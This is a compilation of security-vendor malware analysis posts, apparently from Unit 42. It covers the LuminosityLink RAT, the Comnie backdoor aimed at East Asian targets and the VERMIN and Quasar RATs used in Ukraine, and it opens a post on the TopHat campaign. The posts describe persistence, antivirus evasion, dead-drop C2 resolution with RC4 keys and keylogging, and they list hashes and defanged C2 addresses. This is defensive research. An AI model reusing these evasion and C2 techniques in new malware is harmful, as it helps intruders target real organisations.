Our oldest sample of this malware dates to mid-April 2015, very shortly after the domain luminosity[.]link was registered. In the just-over two years that this RAT was sold, Palo Alto Networks collected over 43,000 unique LuminosityLink samples through various methods. In total, Palo Alto Networks observed over 72,000 submissions to Wildfire (Figure 6), of over 6000 unique samples, by almost 2500 Palo Alto Networks customers. The most prolific of these individual samples were observed in over 2000 attacks each.
 
LuminosityLink6

Figure 6 - LuminosityLink Attack Observations

 
LuminosityLink Command and Control (C2) servers contact the author’s licensing server to verify their legitimacy. We note a sharp drop after July 2017, with the licensing server down, though samples continue to be observed. Although we note a couple of noticeable spikes, the observation of new LuminosityLink samples is on a steady decline. Based on other examples, we believe the continued presence LuminosityLink in the wild, even though it’s no longer under development, may be due to cracked versions of it being in use.
 
Malware, or legitimate tool?
Customers of these services, users on underground forums, have expressed concern that arrests of RAT authors might lead law enforcement to their own doors (we see similar sentiments echoed by the customers of DDoS “booter” / “stresser” services).
RAT authors and customers alike claim that RATs represent legitimate “administration tools” – despite the fact that the support thread itself is in under “Hacks, Exploits, and Various Discussions » Hacking Tools and Programs”, on a hacking forum (Figure 7).
 
LuminosityLink7

Figure 7 - What is obvious

 
Further undermining these claims, the help forum on the luminosity[.]link site included an article (Figure 8) about “support regarding a third-party product (VPN, Crypter, etc)” – suggesting that the use of such detection avoidance techniques was in the front of the mind of the author.
“KFC Watermelon” even states as much on forums “I do cater to crypter coders now and are in contact with numerous developers to ensure Luminosity works great while crypted. 1.3.1 is further proof of this.”.
 
LuminosityLink8

Figure 8 - luminosity[.]link support article

 
Even more to the point, LuminosityLink boasted feature sets such as “Surveillance: Remote Desktop, Remote Webcam, Remote Microphone”, “Smart Keylogger: Records all Keystrokes, Specify Websites and Programs to Record Separately, Keylogger Viewer, Organized and easy-to-use, Search Keylogs Easily”. These all heavily suggest a purpose other than legitimate remote administration. And other features would seem to have no legitimate purpose at all: “Crypto Currency Miner: Supports Scrypt, SHA256 and More, Custom Miner Support (For Alt Coins), Set amount of CPU to use, Supports CPU and GPU Mining, Proxy Support, Update mining config at anytime” (Figure 9).

LuminosityLink9

Figure 9 - Coin Miner

 
It’s also hard to imagine a legitimate-use scenario for launching a DDoS attack (Figure 10):
 
LuminosityLink10

Figure 10 - DDoS feature

 
Per “KFC Watermelon” himself “I also re-coded the DDoS modules in 1.0.0.1 and made the Layer 7 attacks more effective.”.
Another forum was quite accurately prophetic about the risks the author of LuminosityLink was taking in April 2017, about three months before the site was parked (Figure 11).
 
LuminosityLink11

Figure 11 – Forum Comment on Risks LuminosityLink Author Was Taking

 
Conclusion
Based on our analysis and the recent Europol announcement, it does seem though that LuminosityLink is indeed dead, and we await news of what has indeed happened to the author of this malware. In support of this, we have seen LuminosityLink prevalence drop significantly and we believe any remaining observable instances are likely due to cracked versions.
Finally, a review of most recent feature sets and capabilities for LuminosityLink show that even if some of its capabilities could be put to legitimate purposes, taken as a whole, the preponderance of questionable or outright illegitimate features discredit any claims to legitimacy.
 
Coverage
Palo Alto Networks customers are protected from this threat in the following ways:

  1. WildFire accurately identifies LuminosityLink RAT samples as malicious.
  2. Traps prevents this threat on endpoints, based upon WildFire prevention.

AutoFocus users can view LuminosityLink RAT samples using the “LuminosityLinkRAT” tag.
IOCs can be found in the appendices of this report.
 

Appendix I – Top 20 samples

07b4b11940baa619c0c6ec91b1a73715f4a1ece29ad85287b7db97718a60aea5 2260
efdf2238c091f4ff3fa9b2eea8cfa5c9edad70434fc81cba5a81d2b3fe188276 2142
73f7967d53fe124a028311db97b2b1c0a53acffe269c37d20e31f2a4a068ab28 1769
45657413799e9481eff4c83bf183b9343b3f7ed1ecde6724b1a7d2c2c6e4839c 1260
df5a90d5dac6c3a4286230e0b0d4835ec936b11bbacf6b031b25ff6545ed153e 1007
8785ef18b75605bd659a346ec890b4888749c6015b729cd3363fd8289e55faf3 959
f3aacd6a47fd6655408507446ff53b946108f29e2a3dc0bb2f496b8e36927ce7 890
add98a6912601551634239a6867ea10136fd6cf770cd25eecde576a3853738d8 823
c4eee35f0e51a04a7daca1431c4926d02720590ce62200c8362bacc66eb574b1 764
53d817e8a824488a622cf653c9d48164c3d741aa19f2e2d89a713005f81109ef 751
a3dd71e5bd2d9edad31252d3d6049b5ffb1d6bd11fe6215f9d2c8cf093ba8ab7 749
82151d68ae5ec5e00e81998785371ff694b37bfe6093fe3bd8c9932ed21651c7 731
68a599d2658096ff9c529c5aeb9644119c47e1c744b07323a3df8a8e5e94c4da 725
1f79ac7f0201584d6ea7d6b0c96d2285572ed4a191e765a20f5ccae6ebb2f34d 718
50349613c6fbac2b344f5b7753a165620be112a674763153a6de497df43589af 712
79a6a3c5ae196a1874234f5870fc8c6d07059c85cb1fca73d21c8eb51c0d41b1 680
8329f8176e926053fc9a4db2f9eb09aff6fec31c197e919ae26cb9501926c516 674
f8f58cc1095ea29e2c365fa64fdccdebce5113b44e3d7032e96f0ebb3dfd5e9c 669
09681a9054f9f04e270b0ae390c7b697748405d4c29a589ff45a4b485baa18c4 652
0247b0ecbf6069e38e772ef546e63c46262cc77efe5d004a3ec516baf0e74d87 524

 
Appendix 2 – full sample hash list
A full list of SHA256 hashes for all known LuminosityLink samples, as of 1 February 2018, can be found here.

Comnie Continues to Target Organizations in East Asia

Unit 42 has been tracking a series of attacks using a remote backdoor malware family named Comnie, which have been observed targeting organizations in the East Asia region. Comnie, first named by Sophos seemingly after the Windows LNK file name it created, is a custom malware family that is used in targeted attacks, and has been observed in the wild since at least April 2013. The Comnie malware family is notable in that it leverages online blogs and third-party services to obtain command and control (C2) information. Recent instances of the malware have been observed leveraging github.com, tumbler.com, and blogspot.com.
Attackers using Comnie are leveraging malicious macros that initially hide decoy documents and shows them when the victim enables macros. These decoys documents pertain to various subject matters that the targets would be likely to be interested in. The contents of these documents suggest that the main interests of threat actor likely included the organizations in the following industries, located in Taiwan:

  • Telecommunication
  • Defense
  • Government
  • High Tech

The most recent attacks, in November 2017, likely targeted organizations in the following industries, located in South Korea:

  • Aerospace
  • Defense

Additionally, while researching this campaign, we identified historical attacks that appear to target the Taiwan government, an IT service vendor based in Asia, and a journalist of a Tibetan radio station.

Activities Involving Comnie

Beginning in mid of 2015, we observed the Comnie malware family delivered via malicious macros with various file names and decoy subject matters. Original file names, as well as information revealed within the decoy documents used by these samples provide clues as to who the targets may be. In the most recent attacks in November 2017, the information suggests that these attacks have most likely taken place against Aerospace and Defense industry targets in South Korea.
 

Original File Name Translation Decoy Location Most Likely Target
관계기관번호.xls Affiliate numbers.xls Affiliate phone numbers for a South Korean international airport KR Aerospace
PBCS_관련_현황_보고.doc PBCS_related_status_report.doc Report on the status of Performance-Based Communication and Surveillance (PBCS) KR Aerospace
Defense

 
The following decoy contents are only shown to the victim after macros have been enabled:
 
figure1_comnie

Figure 1 Decoy document discussing an airport contact list in Korean

Comnie_2

Figure 2 Decoy document discussing Performance Based Communication and Surveillance (PBCS)

 
Before the attacks against South Korean targets, the same malicious macros were used to deliver the Comnie malware family to targets in Taiwan as early as 2015. Again, based on the original file names and the decoy contents, the most commonly witnessed targets in attacks that occurred in 2017 included those involving the Telecommunication, Defense, and High-Tech industries in Taiwan.
 

Original File Name Translation Decoy Location Most Likely Target
1060315 本部發言參考.doc 1060315 Headquarters Speech Reference.doc Defense Industry Development Strategy TW Defense
轉給苦逼的網管兄弟.doc Passing to cool fellow network administrators.doc Network administration jokes TW High Tech
Telecommunication
2.SC OAM Firewall Policy_0306.xls 2.SC OAM Firewall Policy_0306.xls Network topology diagrams TW High Tech
Telecommunication

 
Comnie_3

Figure 3 Decoy document discussing Taiwan’s defense industry development strategy

figure4_comnie


Figure 4 Network firewall configuration description for a telecommunication company in Taiwan

 
commnie fig 5

Figure 5 Decoy document providing network topology information

 
It is worth noting that in the attack that made use of the decoy document in Figure 4, the attacker also included related firewall logs and appears to have originated from a compromised an IT service vendor.
Looking at earlier attacks between 2013 and 2016, we believe Comnie was also used in targeted attacks against the following individuals or organizations:

  • Taiwan government
  • IT service vendor in Asia
  • Journalist of a Tibetan radio station


figure6_comnie

Figure 6 Email sent to Journalist of Tibetan radio station

 
Malicious Macros
The malicious macro documents used to deliver Comnie initially hide the content inside and requests that the user enables macros prior to viewing the document. Once the user enables macros, the macro will perform the following actions:

  1. Displays decoy content
  2. Checks for the existence of a file at %APPDATA%\wscript.exe
  3. If %APPDATA%\wscript.exe does not exist, the macro converts an embedded hex-encoded string into bytes and saves this data to the %APPDATA%\wscript.exe.
  4. Executes the newly created wscript.exe payload

Comnie_7

Figure 7 Example macro used to delivery Comnie

An interesting discovery was made when examining the macros used to deliver Comnie. Based on evidence gleaned from both the macro and other data collected from the samples, it appears that the threat actor did not generate these documents from scratch. Instead, they appear to have been created based on an existing sample available via public sample repositories. The existing sample in question was created by a red team penetration tester at a financial institution for internal testing. The following image shows a comparison of macro code extracted from Comnie dropper and financial institution’s penetration test sample.
Comnie_8

Figure 8 Comparison of macros extracted from Comnie dropper versus a pentest sample used by a financial organization


Comnie Malware Family

Comnie uses the RC4 algorithm in multiple locations both to obfuscate strings used by the malware, as well as for network communication. Additionally, the malware looks for multiple security products on victim machines and sometimes alters its behavior depending on the products present. More information about how Comnie handles identified security products may be found in the technical analysis in the Appendix. These security products included those that are known to be most widely used within South Korea and Taiwan.
Comnie is able to achieve persistence via a .lnk file that is stored within the victim’s startup path. When originally run, Comnie will convert itself from an executable file to a DLL and will write this newly created DLL to the host machine’s %APPDATA% directory. The built-in Windows utility rundll32.exe is then used to load this DLL by the original .lnk file.
Unit 42 has observed a total of two variants of Comnie. One of the ways the variants differ is in how they obtain their command and control (C2) information. Both variants make use of third-party online services in an attempt to prevent DNS based blocking of their first stage communications. However, the obfuscation mechanism varies slightly. In older variants, Comnie was found to look for the ‘++a++’ markers. The example C2s used by older variants of Comnie demonstrates this:
Comnie_9

Figure 9 Old Comnie variants collecting C2 information

Please refer to the Appendix for a script that may be used to decode C2 information from the older Comnie variants.
Newer Comnie variants, such as the ones witnessed in the most recent attacks, instead look for the ‘magnet:/’ and ‘?’ markers, such as in the following recent example:
Comnie_14

Figure 10 New Comnie variants determining their C2 information via a GitHub profile.

After Comnie collects the remote C2 information, it will communicate with these remote servers using HTTP requests. These requests are encrypted using the RC4 algorithm. Comnie will upload information about the victim. It also allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL).
More detailed information about how C2 information is decoded and additional technical analysis of Comnie may be found in the Appendix.

Conclusion

Comnie is far from a new threat, however, it continues to remain active. In the past year, we have observed multiple low volume attacks in various regions of East Asia. Based on clues provided by the malware’s original file names, as well as the decoy content embedded within these samples, we can make a reasonable estimation that these attacks targeted organizations in Taiwan in the Telecommunication, Defense, Government, and High-Tech industries. Additionally, those same estimations may be made for attacks in South Korea targeting the Aerospace and Defense industries.
While we have witnessed modifications to the attacker’s toolsets, the overall architecture and operations of the Comnie malware family have remained consistent, suggesting that the attackers have been able to stay below the radar of the security community.
The Comnie malware family is notable in that it leverages third-party online services to download and parse C2 information. Because these third-party online services are legitimate, it allows Comnie to circumvent a number of security preventions that may be present in the environment. This overall technique has previously been referred to as using a “Dead Drop Resolver” or DDR.
Palo Alto Networks customers are protected from this threat in the following ways:

  • All identified samples have been flagged as malicious by WildFire and Traps
  • Customers may track this threat using the ‘Comnie’ AutoFocus tag
  • Traps appropriately catches the macro execution from the malware and prevents it

Additionally, blogspot, tumblr, and github have been alerted to the malicious activity discovered.


Appendix


Comnie Technical Analysis

For the analysis of the Comnie malware family, we investigated the following sample:

SHA256 18ec68e1bd9b11f22e481d48c415f8d80edb76e9032ba4e1d31d87e16eed9959

When the sample is initially executed, it will attempt to create a mutex with a name of ‘tmutexabc’ to ensure only a single instance of Comnie is running at a given time. Should this mutex already be found to exist, the malware will immediately exit.
Comnie continues to load an embedded bitmap (BMP) file and decrypt data at offset 0x512.
Comnie_11

Figure 11 Embedded BMP file containing encrypted string data

RC4 is used to decrypt this data using a 16-byte key that is stored within the BMP file at offset 0x502. Once decrypted, we are provided with a large list of strings, as seen below (note that the data has been truncated for brevity):
Comnie_12

Figure 12 Decrypted strings from embedded BMP file

After these strings are decrypted, the malware will load a series of Microsoft Windows API calls to be used later on. After these functions are loaded, Comnie determines if it is running within the %TEMP% directory of the victim machine. In the event it is not running within this directory, it will copy itself to %TEMP% and execute this newly created file with an argument of the original file’s path. A total of 64MB of garbage data is appended to this copied file, likely as a way to deter any security products in place that may be scanning files on disk. After running within the %TEMP% path, Comnie will delete the original file.
After Comnie has been copied to the %TEMP% directory, it will look for the presence of the ‘DQuit.tmp’ file in this path. It is unclear how this file is used exactly, as it does not appear to ever be written during runtime by Comnie.
Comnie continue to enter its installation routine. In doing so, it will attempt to detect the following Anti-Virus products via various techniques:

  • Trend Micro
  • Kaspersky
  • Symantec
  • Avira
  • AVG
  • ALYac
  • Ahnlab

Ahnlab and ALYac are the most widely used Anti-Virus solutions in South Korea, and Trend Micro and the rest are also known to be most widely used in Taiwan. These are in-line with the targeting of the victims witnessed by the attackers using Conmie.
With a few exceptions, Comnie will perform the following actions regardless of what security product, if any, is discovered:

  • Convert itself to a temporary DLL with a default export of ‘Dm’ in the %TEMP% directory.
  • If running with administrator privileges on a 32-bit host:
    • Copy the temporary DLL in %TEMP% to %WINDOWS%\LINKINFO.dll
  • Otherwise:
    • Copy the temporary DLL in %TEMP% to %APPDATA%\cnagnt.dll
    • Delete the temporary DLL in %TEMP%
    • Write a ‘Conime.lnk’ file in the user’s startup path. This shortcut file points to 'C:\Windows\system32\rundll32.exe "%APPDATA%\cnagnt.dll",Sd'

One of the exceptions to the installation routine above is in the event Symantec is detected. In such a scenario, Comnie will drop a temporary VBS script to write the ‘Conime.lnk’ file.
Additionally, in the event Kaspersky is detected, the malware will immediately run the ‘Conime.lnk’ shortcut file in a new process after it is created.
After the installation routine, the malware will decrypt an embedded blob of data using RC4 with an embedded 8-byte static key of ‘\x11\xcc\xd1\x32\x61\x21\xd1\xe2’. The results of the decoded data may be seen below:
 
Comnie_13

Figure 13 Decrypted information

The decrypted data contains URLs for various online services that will be used by the attacker for downloading data that will contain the command and control (C2) server(s) and port(s) to be used by Comnie.
Comnie will make requests to these URLs, looking for base64-encoded data after an identifier of ‘magnet:/’, as seen in the example below:Comnie_14

Figure 14 GitHub storing Comnie C2 information

In the example above, the C2 information is being stored within the user’s URL parameter within GitHub. In order to decode this data, Comnie first decodes it using base64 with the following non-standard alphabet (note that it is simply the original alphabet in reverse):
/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA
 
The resulting data is then parsed and decrypted using RC4. The first 64 bytes are used as the key. The next 4 bytes represent the underlying data’s length, and the remaining data is the C2 data. The prior example decrypts to the following:
mailto:121.126.211[.]94:8080;80;80
 
The following Python script may be used to decode the C2 data used by the newest Comnie variant:

 
Comnie will make attempts at connecting to the IP address above using the various ports specified. Data is sent via HTTP, and is encrypted against using the RC4 algorithm. The URIs used in the HTTP requests are randomly generated. Data is provided first via the ‘pid’ GET parameter initially, and via the ‘iid’ GET parameter when POST requests are made by Comnie. Initially, Comnie will send the following request:
Comnie_15

Figure 15 Comnie initial beacon

In order to decrypt the data provided within the ‘pid’ parameter, a key is generated using the SessionID information, which is randomly generated. This particular data is decoded from hex and bytes at offsets 0, 2, 4, 6, 8, 10, 12, and 14 are used to form an 8-byte RC4 key. After applying this decryption algorithm, we are presented with the following data:

h=HOSTNAME-PC&f=mission.ini&c=&

The response made by the C2 server uses the same RC4 key for encryption. The data above contains the hostname (‘HOSTNAME-PC’) of the victim machine, as well as an instruction. In this case, the instruction is asking for information that is to be written to a temporary BAT file within the %TEMP% directory. The following example information is provided by the remote C2 server:

 
This INI file is parsed to determine what Comnie should do. Comnie allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL). Using this example, Comnie will then request data to supply to the BAT script, via the following decrypted request:
h=HOSTNAME-PC&f=gethostinfo.bat&c=&
Based on network traffic witnessed, the remote C2 server was found to respond with the following information:

 
This script is written to a temporary file prior to be executed. The results of this BAT script are uploaded to the remote C2 server.
 
Old Comnie Variant C2 Decoder

 
Samples Analyzed
eed5945c36ba22a2531dd2d9dd7bc4e17e68544d512be75670919caf287c1b4a
8026442b812469e48ccd11611ab6eacdcb312a8f1aabd563b7f4cb4868315e16
c8951038fd53321661274e5a12532c3fb6f73c75fd75503a1089c56990658fef
48a1ce103e5bf47c47cc5ed40b2dc687ebaf3674d667419287bcb1d0b8d8dda6
e06b797a24fa03a77e0d5f11b0cf0f4f038e0a9ea04d4981d39148969349c79c
7282d0709449abe16457864f58157cac8d007571dc5d463d393d1ae2605d17e0
bf6ee8426245b167a69292e513c0841d818b310dda87daea649221f4e0afd1b3
62b98dde60cb4dd0d0088bde222c5c2c4c92560cccf4753f1ce94e044093ab85
756952652290ad09fe03c8674d44eab2077b091398187c3abcb6f1ddc462c32d
639a49390c6f8597d36ec0bd245efa1b4a078c0506fb515e577a40389b39a614
29ed6eb3c882b018c2bb6bf2f8eb15069dc5510ca119abebf24f09e3c91f10aa
0e8a4e4d5ca501bad25a730fb5de534fa324c6ac23e0a573524693f2d996d105
316a0c6849f183a1a52d0c7648e722c4ca85bd57b0804a147c0c8656b84bbdb9
 
Identified C2s
121.126.211[.]94:8080
113.196.70[.]11:80,8080
133.130.101[.]47:443
123.51.208[.]157:443;8000;8080
 
C2 Hosting URLs (DDR URLs)
github[.]com/korlee5643
itsmonsee.tumblr[.]com
allworldnewsway.blogspot[.]com

VERMIN: Quasar RAT and Custom Malware Used In Ukraine

Summary
Palo Alto Networks Unit 42 has discovered a new malware family written using the Microsoft .NET Framework which the authors call "VERMIN"; an ironic term for a RAT (Remote Access Tool). Cursory investigation into the malware showed the attackers not only had flair for malware naming, but also for choosing interesting targets for their malware: nearly all the targeting we were able to uncover related to activity in Ukraine.
Pivoting further on the initial samples we discovered, and their infrastructure, revealed a modestly sized campaign going back to late 2015 using both Quasar RAT and VERMIN.
This blog shows the links between the activity observed, a walkthrough of the analysis of the VERMIN malware, and IOCs for all activity discovered.

It all began with a tweet

Our initial interest was piqued through a tweet from a fellow researcher who had identified some malware with an interesting theme relating to the Ukrainian Ministry of Defense as a lure.
Ukr_MoD_Lure

Figure 1 – The decoy document displayed to users when executing the initial malware sample

 
The sample was an SFX exe which displayed a decoy document to users before continuing to execute the malware; the hash of the file is given below.

SHA256 31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e

 
The malware was notable for its rare use of HTTP encapsulated SOAP, an XML based protocol used for exchanging structured information, for command and control (C2), which is something not often seen in malware samples. Using AutoFocus, we were quickly able to find similar samples, by pivoting on the artifacts the malware created during a sandbox run, resulting in 7 other samples as shown in Figure 2.
Vermin2

Figure 2 – Pivoting in AutoFocus makes it easy to find similar malware samples.

 

Using the Maltego for AutoFocus transforms, we were then able to take the newly discovered samples and look at the C2 infrastructure in an attempt to see if we could link the samples together and in turn see if these C2’s were contacted by malware. We quickly built up a picture of a campaign spanning just over 2 years with a modest C2 infrastructure:
Vermin_High_Res2

Figure 3 – Further analysis using AutoFocus & other data sources allows us to link up the activity discovered so far.


The malware samples we discovered fell largely into two buckets: Quasar Rat and VERMIN. Quasar RAT is an open-source malware family which has been used in several other attack campaigns including criminal and espionage motivated attacks. But a reasonable number of the samples were the new malware family, VERMIN. Looking at the samples in our cluster we could see the themes of the dropper files were similar to our first sample. Notably, most of the other files we discovered did not come bundled with a decoy document and instead were simply the malware and dropper compiled with icons matching popular document viewing tools, such as Microsoft Word. Names of some of the other dropper binaries observed are given below, with the original Ukrainian on the left and the translated English (via Google) on the right:

Original Name (Ukrainian) Translated Name (if applicable)
Ваш_ сертиф_кати для отримання безоплатно_ вторинно_ допомоги.exe Your certificate for free_receive help.exe
доповідь2.exe report2.exe
доповідь забезпечення паливом 08.06.17.exe fuel supply report 08.06.17.exe
 
lg_svet_smeta2016-2017cod.exe.
 
N/A
lugansk_2273_21.04.2017.exe
 
N/A
Отчет-районы_2кв-л-2016.exe Report-areas_2kv-l-2016.exe


Given the interesting targeting themes and the discovery of a new malware family, we decided to take a peek at what “VERMIN” was capable of and document it here.

Dissecting VERMIN

For this walkthrough, we’ll be going through the analysis of the following sample:

SHA256 98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07
Compile Timestamp 2017-07-04 12:46:43 UTC

 
Analyzing the malware dynamically quickly gave us a name for the malware, based on the PDB string present in the memory of the sample:
Z:\Projects\Vermin\TaskScheduler\obj\Release\Licenser.pdb
As is the case with many of the samples from the threat actors behind VERMIN, our sample is packed initially with the popular .NET obfuscation tool ConfuserEx. Using a combination of tools, we were able to unpack and deobfuscate the malware.
Following initial execution, the malware first checks if the installed input language in the system is equal to any of the following:

  • ru - Russian
  • uk - Ukrainian
  • ru-ru - Russian
  • uk-ua - Ukrainian

If none of the languages above is found the malware calls “Application.Exit()”, however despite its name, this API call doesn’t actually successfully terminate the application, and instead the malware will continue to run.  It’s likely the author intended to terminate the application, in which case a call like “System.Environment.Exit()” would have been a better choice. The fact that this functionality does not work as intended suggests that if author tested the malware before deployment, they were likely to be doing so on systems where the language matches the list above, since otherwise they would notice that the function is not working as expected.
After passing the installed language check the malware proceeds to decrypt an embedded resource using the following logic:

  • It retrieves the final four bytes of the encrypted resource.
  • These four bytes are a CRC32 sum, and the malware then proceeds to brute force what 6-byte values will give this CRC32 sum.
  • Once it finds this array of 6 bytes it performs an MD5 hash sum on the bytes, this value is used as the key.
  • The first 16bytes of the encrypted resource are then used as the IV for decryption
  • Finally, using AES it decrypts the embedded resource.

A script mirroring this routine can be found in appendix C.
After decrypting the embedded resource, the malware passes several hardcoded arguments to the newly decrypted binary and performs a simple setup routine before continuing execution.  The embedded resource contains all the main code for communications and functionality the RAT contains.
First the malware attempts to decrypt all of the strings passed as parameters. If no arguments were supplied the malware attempts to read a configuration file from a pre-defined location expecting it to be base64-encoded and encrypted with 3-DES using a hardcoded key "KJGJH&^$f564jHFZ":
C:\Users\Admin\AppData\Roaming\Microsoft\AddIns\settings.dat
If arguments were supplied, they are saved and encrypted to the same location as above.
Parameters supplied are given below. Note that these are the actual variable names used by the malware author:

  • serverIpList
  • mypath
  • keyloggerPath
  • mutex
  • username
  • password
  • keyloggerTaskName
  • myTaskName
  • myProcessName
  • keyLoggerProcessName
  • myTaskDecription
  • myTaskAuthor
  • keyLoggerTaskDecription
  • keyLoggerTaskAuthor

The decrypted resource is set to be run as a scheduled task every 30 minutes, indefinitely.
After this, the malware is ready to start operations, and does so by collecting various information about the infected machine, examples of collected information includes but is not limited to:

  • Machine name
  • Username
  • OS name via WMI query
  • Architecture: x64 vs x86 (64 vs. 32 bit)
  • Local IP Address
  • Checks Anti-Virus installed via WMI query

If the Anti-Virus (AV) query determines any AV is installed the malware does not install the keylogger. The keylogger is embedded as a resource named ‘AdobePrintFr’. This binary is only packed with Confuser-Ex and is not further obfuscated.
The malware then sends its initial beacon using a SOAP envelope to establish a secure connection.  The author uses the WSHttpBinding() API - which allows the author to use WS-Addressing and purposely sets the WSMessageEncoding.Mtom to encode the SOAP messages. The author also sets up for using ‘Username’ authentication for communicating with its C2, presumably allowing the author easier control over the various infected hosts. A defanged exemplar request/response is given below:

VERMIN collects all keystrokes and clipboard data and encrypts the data before storing it in the following folder:
%appdata%\Microsoft\Proof\Settings.{ED7BA470-8E54-465E-825C-99712043E01C}\Profiles\.
Each file is saved with the following format: "{0:dd-MM-yyyy}.txt". The data is encrypted using the same method and 3-DES key, used to encrypt the configuration file.
Vermin supports the following commands:

  • ArchiveAndSplit
  • CancelDownloadFile
  • CancelUploadFile
  • CheckIfProcessIsRunning
  • CheckIfTaskIsRunning
  • CreateFolder
  • DeleteFiles
  • DeleteFolder
  • DownloadFile
  • GetMonitors
  • GetProcesses
  • KillProcess
  • ReadDirectory
  • RenameFile
  • RenameFolder
  • RunKeyLogger
  • SetMicVolume
  • ShellExec
  • StartAudioCapture
  • StartCaptureScreen
  • StopAudioCapture
  • StopCaptureScreen
  • UpdateBot
  • UploadFile

For most of these commands, the malware requires “hands-on-keyboard” style one-to-one interactions.
Often remote access tools written in .NET borrow and steal code from other tools due to the plethora of code available through open source; however, it appears that whilst some small segments of code may have been lifted from other tools, this RAT is not a fork of a well-known malware family: it’s mostly original code.
We have linked all the samples we have been able to identify to the same cluster of activity: this strongly suggests the VERMIN malware is used exclusively by this threat actor and this threat actor alone.
 
Concluding thoughts
We were unable to definitively determine the aims of the attackers or the data stolen. However, given the limited number of samples, the targeting themes observed, and the “hands-on-keyboard” requirement for most of the malwares’ operations (except for keylogging), it seems likely that the malware is used in targeted attacks in Ukraine.
Ukraine remains a ripe target for attacks, even gaining its own dedicated Wikipedia page for attacks observed in 2017. In addition to the high-profile attacks such as the Petya/NotPetya and BadRabbit,  which have been widely reported, there are likely many smaller campaigns like the one described in this blog aimed to steal data to gain an information advantage for the attackers’ sponsors.
Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:

  • Wildfire identifies all samples mentioned in this article as malicious.
  • Traps identifies all samples mentioned in this article as malicious.
  • C2 domains used in this campaign are blocked via Threat Prevention.

AutoFocus customers can track samples related to this blog via the following tags:

 
Appendix A – C2 Addresses
akamaicdn[.]ru
cdnakamai[.]ru
www.akamaicdn[.]ru
www.akamainet066[.]info
www.akamainet023[.]info
www.akamainet021[.]info
akamainet023[.]info
akamainet022[.]info
akamainet021[.]info
www.akamainet022[.]info
akamainet066[.]info
akamainet024[.]info
www.cdnakamai[.]ru
notifymail[.]ru
www.notifymail[.]ru
mailukr[.]net
tech-adobe.dyndns[.]biz
www.mailukr[.]net
185.158.153[.]222
94.158.47[.]228
195.78.105[.]23
94.158.46[.]251
188.227.75[.]189
212.116.121[.]46
185.125.46[.]24
5.200.53[.]181
 
Appendix B – Malware Samples

sha256 Family
0157b43eb3c20928b77f8700ad8eb279a0aa348921df074cd22ebaff01edaae6 Quasar
154ef5037e5de49a6e3c48ea7221a02a5df33c34420a586cbff6a46dc5026a91 Quasar
24956d8edcf2a1fd26805ec58cfd1ee7498e1a59af8cc2f4b832a7ab34948c18 Quasar
250cf8b44fc3ae86b467dd3a1c261a6c3d1645a8a21addfe7f2e2241ff8b79fc Quasar
4c5e019e0e55a3fe378aa339d52c235c06ecc5053625a5d54d65c4ae38c6e3da Quasar
92295b38daa4e44b9d257e56c5b271bbbf6a620312dc58e48e56473427170aa1 Quasar
9ea00514c4ae9519a8938924b02826cfafeb75fc70f16c422aeadb8317a146c1 Quasar
a3c84c5f8d981653a2a391d29f32c8127fba8f0ab7da8815330a228205c99ba6 Quasar
7b08b0d4d68ebf5238eaa8a40f815b83de372e345eb22cc3d50a4bb1869db78e Quasar
f75861216f5716b0227733e6a093776f693361626efebe37618935b9c6e1bdfd Quasar
51b0bb172c6e5eaa8e333fbf2451ae27094991b6330025374b9082ae8cd879cf Quasar
46ae101a8dc8bf434d2c599aaabfb72a0843d21e2150a6c745c0c4a771c09da3 Quasar
488db27f3d619b3067d95515a356997ea8e840c65daa2799bdd473dce93362f2 Quasar
5a05d2171e6aeb5edd9d39c7f46cd3bf0e2ee3ee803431a58a9945a56ce935f6 Quasar
6f4e20e421451c3d8490067f8424d7efbcc5edeb82f80bb5562c76d4adfb0181 Quasar
9a81cffe79057d8d307910143efd1455f956f2de2c7cc8fb07a7c17000913d59 Quasar
c84afdd28fa0923a09f6dd3af1e3821cdb07862b2796fa004cd3229bc6129cbe Quasar
6cf63ae829984a47aca93f8a1261afe5a06930f04fab6f86f6f7f9631fde59ec Quasar
aa982fe7d28bbf55865047b16334efbe3fcb6bae06e5ed9cab544f1c8d307317 Quasar
2963c5eacaad13ace807edd634a4a5896cb5536f961f43afcf8c1f25c08a5eef VERMIN
677edb1a0a86c8bd0df150f2d9c5c3bc1d20d255b6f7944c4adcff3c45df4851 VERMIN
74ba162eef84bf13d1d79cb26192a4692c09fed57f321230ddb7668a88e3935d VERMIN
e1d917769267302d58a2fd00bc49d4aee5a472227a75f9366b46ce243e9cbef7 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
15c52b01d2b9294e2dd4d9711cde99e10f11cd188e0d1e4fa9db78f9805626c3 VERMIN
31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e VERMIN
5586fb423aff39a02cddf5e456a83a8301afe9ed78ecbc8de2cd852bc0cd498f VERMIN
5ee12dd028f5f8c2c0eb76f28c2ce273423998b36f3fc20c9e291f39825601f9 VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7 VERMIN
98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07 VERMIN
c5647603337a4e9bfbb2259c0aec7fa9868c87ded2ab74e9d233bdb2a3bb163e VERMIN
eb46b8978619a72f4b0d3ea8961dde527f8e27e89701ccd6e5643c33b103d901 VERMIN
abd05a20b8aa21d58ee01a02ae804a0546fbf6811d71559423b6b5afdfbe7e64 VERMIN


Appendix

Appendix C – Python script to decode VERMIN resources


The TopHat Campaign: Attacks Within The Middle East Region Using Popular Third-Party Services

Summary
In recent months, Palo Alto Networks Unit 42 observed a wave of attacks leveraging popular third-party services Google+, Pastebin, and bit.ly. Attackers used Arabic language decoy documents related to current events within the Palestine Territories as lures to entice victims to open and subsequently be infected by the malware. There is data indicating that these attacks are targeting individuals or organizations within the Palestinian Territories, which is detailed later.
The attacks themselves are deployed via four different means, two involving malicious RTF files, one involving self-extracting Windows executables, and the final using RAR archives.
